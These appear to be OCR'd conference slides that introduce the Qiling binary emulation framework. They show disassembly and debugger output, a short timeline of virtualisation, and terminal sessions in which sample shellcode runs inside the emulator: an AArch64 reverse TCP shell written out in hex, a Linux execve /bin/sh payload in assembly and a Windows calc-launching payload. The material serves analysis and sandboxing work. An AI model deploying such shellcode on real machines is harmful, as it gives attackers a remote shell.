0012| 0xbffff02c --> 0x0
0016| 0xbffff030 --> 0x0
0020| 0xbffff034 --> 0x0
0024| 0xbffff038 --> 0xb7fb4000 --> 0x1aedb0
0028| 0xbffff03c --> 0xb7fffc04 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
gdb-peda$
```



```
008D2AD7
008D2AD7 loc_8D2AD7:
008D2AD7 mov     edi, [esp+2FCh+var_2D4]
008D2ADB xor     ecx, ecx
008D2ADD mov     edx, eax
008D2ADF test    edi, edi
008D2AE1 jle     short loc_8D2B08
```

```
008D2AE3 jmp     short loc_8D2AE0
```


```
100.00% (3269,8808) (542,138) 00001E84 008D2A84: sub_8D2510+554
```

```
008D1000  8B 44 24 18 8B 54 24 14  6A 00 6A 00 (
008D1010  44 24 20 52 8B 54 24 20  50 8B 44 24 2
00000400 008D1000: sub_8D1000
```


```
002BED04  67A15E6A  mshtml:mshtml_CreateHTMLPro
002BED08  F2811143
UNKNOWN 002BED04: debug023:002BED04
```


```
PDBSRC: loading symbols for 'C:\Windows\System32\mshtml.dll'...
```


Debugger or Disassembler



*BSD Linux MacOS Windows








MIPS ARM AARCH64 X86

Full Scale Emulator



1960s - IBM released hypervisors on CP-40 and CP-67 operating systems [2]

1999 - VMware introduced virtualization to the x86 platform with VMware Workstation 1.0 [3][4]

2001 - IBM launched a hypervisor for midrange UNIX systems [2]

2001 - VMware released ESX Server 1.0 [5]

2003 - Public release of Xen [6]


2004 - Microsoft releases Virtual Server 2005 [7]

Many more vendors and enhanced virtualization solutions are released.

Over Emulate


More Emulate = Higher Chances Being Detected

Making A Good "Hackable Shellcode Emulator"



- Too Complicated to Pick One
- Too Debugger Oriented
- Limited Option have with Assembler and Debugger
- Normally only a Helping Script / IDAPython
- Limited Function

- You Need to Be a ASSEMBLER
- Each Good for Different ARCH
- Each Good for Different Platform
- Only Able to Use in Limited Platform
- Steep Leaving Curve




```
sub_e60
sub_e80
EntryPoint
sub_f34
imp___picsymbolstub4__class_addMethod
imp___picsymbolstub4__objc_getClass
imp___picsymbolstub4__objc_msgSend
imp___picsymbolstub4__MSHookMessageEx
imp___picsymbolstub4___stack_chk_fail
imp___nl_symbol_ptr___stack_chk_guard
imp___la_symbol_ptr__class_addMethod
imp___la_symbol_ptr__objc_getClass
imp___la_symbol_ptr__objc_msgSend
imp___la_symbol_ptr__MSHookMessageEx
imp___la_symbol_ptr___stack_chk_fail
cfstring_SliderChanger7
```

```
=============== B E G I N   O F   P R O C E D U R E ===============

                                   ; Basic Block Input Regs: r12 pc -  Killed Regs: r12
                                   ;
                                   ; Section __text
                                   ;
                                   ; Range 0xe60 - 0xf64 (260 bytes)
                                   ; File offset 3680 (260 bytes)
                                   ; Flags : 0x0880000400
                                   ;
                                 sub_e60:
00000e60 04C02DE5                   str        r12, [sp, #0xfffffffc]!
00000e64 0CC09FE5                   ldr        r12, = 0x1c4
00000e68 0CC09FE7                   ldr        r12, [pc, r12]
00000e6c 04C02DE5                   str        r12, [sp, #0xfffffffc]!
00000e70 04C09FE5                   ldr        r12, = 0x184
00000e74 0CF09FE7                   ldr        pc, [pc, r12]
                        ; endp
00000e78                            dd         0x000001c4
00000e7c                            dd         0x00000184

=============== B E G I N   O F   P R O C E D U R E ===============

                                   ; Basic Block Input Regs: pc -  Killed Regs: r12
                                 sub_e80:
00000e80 00C09FE5                   ldr        r12, [pc]
00000e84 0CF09FE7                   ldr        pc, [pc, r12]
                        ; endp
00000e88 0400                       movs       r4, r0
00000e8a 0000                       movs       r0, r0
```

```
Analysis segment __dyld
Analysis segment __nl_symbol_ptr
Analysis segment __la_symbol_ptr
Analysis segment __mod_init_func
Analysis segment __objc_imageinfo
Analysis segment __objc_selrefs
Analysis segment __data
Analysis segment __cfstring
Analysis segment __bss
Background analysis ended
Address 0xe8d, Segment __text, sub_e80 + 13, file offset 0xe8d
```

- Too Complicated To Choose From
- Each Good for Different ARCH
- Each Good for Different Platform
- Only Able to Use in Limited Platform
- Steep Leaving Curve


Qiling{JiuWei}



Lightweight, Automated, High Performance and Scalable Platform

In Action


Linux AARCH 64



```
(00:18:14):xwings@kamino:<~/qiling>
(163)$ cat examples/shellcodes/linarm64_tcp_reverse_shell.hex
\x42\x00\x02\xca\x21\x00\x80\xd2\x40\x00\x80\xd2\xc8\x18\x80\xd2\x01\x00\x0
02\x02\x80\xd2\x68\x19\x80\xd2\x01\x00\x00\xd4\x41\x00\x80\xd2\x42\x00\x02\
\x00\x00\xd4\x21\x04\x00\xf1\x65\xff\xff\x54\xe0\x00\x00\x10\x42\x00\x02\xc
00\x00\xd4\x02\x00\x04\xd2\x7f\x00\x00\x01\x2f\x62\x69\x6e\x2f\x73\x68\x00(
(164)$
(00:18:15):xwings@kamino:<~/qiling>
(164)$ python3 qltool.py shellcode --arch arm64 --os linux --hex -f example
.hex
>>> Load HEX from FILE
socket(2, 1, 0) = 0
connect(127.0.0.1, 1234) = -1
dup3
dup3
dup3
execve(b'/bin/sh', [b''])
(00:18:18):xwings@kamino:<~/qiling>
(165)$
```


AARCH64 Reverse TCP Shellcode

Linux x86_32 input as ASM



```
(00:19:53):xwings@kamino:<~/qiling>
(169)$ cat examples/shellcodes/lin32_execve.asm
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
xchg ebx,esp
mov al,0xb
int 0x80
(00:19:56):xwings@kamino:<~/qiling>
(170)$ python3 qltool.py shellcode --arch x86 --os linux --asm --output debug -f examples/shellcodes/lin32_execve.
asm
>>> Load ASM from FILE
>>> SET_THREAD_AREA selector : 0x83
>>> SET_THREAD_AREA selector : 0x8b
>>> SET_THREAD_AREA selector : 0x90
>>> Tracing basic block at 0x1000000
>>> 0x1000000     31 c0          xor     eax, eax
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000002     50             push    eax
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000003     68 2f 2f 73 68         push    0x68732f2f
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000008     68 2f 62 69 6e         push    0x6e69622f
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x100000d     87 e3          xchg    ebx, esp
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x100000f     b0 0b          mov     al, 0xb
|--->>> REG0= 0x10ffff4 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000011     cd 80          int     0x80
|--->>> REG0= 0x10ffff4 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
execve(b'/bin//sh', [b''])
(00:20:07):xwings@kamino:<~/qiling>
(171)$ |
```

Running a Windows Shellcode



```
(38)$ ./qltool shellcode --os windows --arch x86 --rootfs examples/rootfs/x86_windows --asm -f examples/shellcodes/win32_ob_exec_calc.asm
>>> Load ASM from FILE
>>> SET_THREAD_AREA selector : 0x73
>>> SET_THREAD_AREA selector : 0x7b
>>> SET_THREAD_AREA selector : 0x83
>>> SET_THREAD_AREA selector : 0x8b
>>> SET_THREAD_AREA selector : 0x90
>>> TEB addr is 0x4000
>>> PEB addr is 0x4044
>>> Loading examples/rootfs/x86_windows/dlls/ntdll.dll to 0x1000000
>>> Done with loading examples/rootfs/x86_windows/dlls/ntdll.dll
>>> Loading examples/rootfs/x86_windows/dlls/kernel32.dll to 0x1141000
>>> Done with loading examples/rootfs/x86_windows/dlls/kernel32.dll
>>> Loading examples/rootfs/x86_windows/dlls/user32.dll to 0x1215000
>>> Done with loading examples/rootfs/x86_windows/dlls/user32.dll
0x11d02ae: WinExec('calc', 1)
0x1183a49: GetVersion() = 0
0x119cd12: ExitProcess(0x00)
(17:28:28):xwings@bespin:~/wip_qiling/qiling>
(39)$ cat examples/shellcodes/win32_ob_exec_calc.asm
cld
call   0x88
pusha
mov    ebp,esp
xor    eax,eax
mov    edx,DWORD PTR fs:[eax+0x30]
mov    edx,DWORD PTR [edx+0xc]
mov    edx,DWORD PTR [edx+0x14]
mov    esi,DWORD PTR [edx+0x28]
movzx  ecx,WORD PTR [edx+0x26]
xor    edi,edi
lods   al,BYTE PTR ds:[esi]
cmp    al,0x61
jl     0x25
sub    al,0x20
ror    edi,0xd
add    edi,eax
loop   0x1e
```

Calling calc.exe

Qiling Framework

The ACTUAL TALK

Features

- Cross platform: Windows, MacOS, Linux, BSD
- Cross architecture: X86, X86_64, Arm, Arm64, Mips
- Multiple file formats: PE, MachO, ELF
- Emulate & sandbox machine code in a isolated environment
- Provide high level API to setup & configure the sandbox
- Fine-grain instrumentation: allow hooks at various levels (instruction/basic-block/memory-access/exception/syscall/IO/etc)
- Allow dynamic hotpatch on-the-fly running code, including the loaded library
